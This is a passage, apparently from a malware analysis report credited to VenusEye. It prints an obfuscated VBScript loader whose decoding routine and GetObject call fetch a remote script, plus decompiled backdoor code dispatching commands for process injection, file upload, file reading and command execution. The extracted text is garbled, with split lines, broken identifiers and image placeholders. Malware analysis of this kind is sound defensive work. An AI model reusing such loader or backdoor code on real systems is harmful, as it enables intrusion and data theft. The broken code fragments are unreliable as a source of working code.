


un i

“ ”



```

strPath = DesDir & SkMMBXmNbPCwurUQIJQcF(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18
1))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 8
82, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3,
51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63,
62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84,
50, 52, 35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49,
53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60,
85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
Data = Data & " "



```

```

Function ofZtDCVnahDltzqrMY (HyLVE,SkMMBXmNbPCwurUQIJQcF,DimLFTZHRguDQf)
ofZtDCVnahDltzqrMY = HyLVE
Next
dhAGbiciRxbY = cskaeGcIoz
Dim ADDbgWdRdKFz
ADDbgWdRdKFz = dhAGbiciRxbYfWcuHYpZCno
ReDim iKitxGhDaqteFEABxujUH Len( etKMfTUKf jUvWuxEBIVAL ) - 1
For NjJdVivkDRzrerBevMDokeoL = 0 To UBound( iKitxGhDaqteFEABxujUH )
iKitxGhDaqteFEABxujUH(NjJdVivkDRzrerBevMDokeoL) = Asc( Mid( etKMfTUKf jUvWuxEBIVAL, NjJdVivkDRzrerBevMDokeoL + 1
) )
Next
fQqBruAKAnGDtsLR = iKitxGhDaqteFEABxujUH
End Function
Dim YMLjOpixdipalbtTfIn
set AEEVtrAebisZCtyyUvUdaft = GetObject("script:https://
YMLjOpixdipalbtTfIn = fQqBruAKAnGDtsLRfTDCJGRqMBBVVnBSN
Function fQqBruAKAnGDtsLRfTDCJGRqMBBVVnBSN
wMcaDedf fQqBruAKAnGDtsLR = Chr(Asc(wMcaDedf) + erTvjjdRQxjanzee
End Function
Dim ZkijhLwHQSPC,qvVfTRkQWZTF,ORwettwmbheytzokmsyxtBTU

```

VBS Loader



```

2{
3  int v3; // edi
4
5  v3 = len;
6  switch ( a2 )
7  {
8      case 1:
9          sub_10005634((int)a3, len, 1); // 启动进程
10         break;
11     case 2:
12         sub_1000386A(a3);
13         break;
14     case 3:
15         sub_10003609();
16         break;
17     case 4:
18         sub_1000368C(len);
19         break;
20     case 5:
21         sub_1000361D(len, a3); // 切换目录
22         break;
23     case 9:
24         sub_100054E0(len, 1); // 进程注入
25         break;
26     case 0xA:
27         sub_10003D1E((int)a3, len, "wb"); // 上传文件
28         break;
29     case 0xB:
30         sub_10004C29(a3, len); // 读取文件
31         break;
32     case 0xC:
33         sub_1000387A(len, a3); // 执行命令
34         break;
35     case 0xD:
36         sub_100052D1(len, a3, 1);
37         break;

```

Shellcode



Venuseye

www.venuseye.com.cn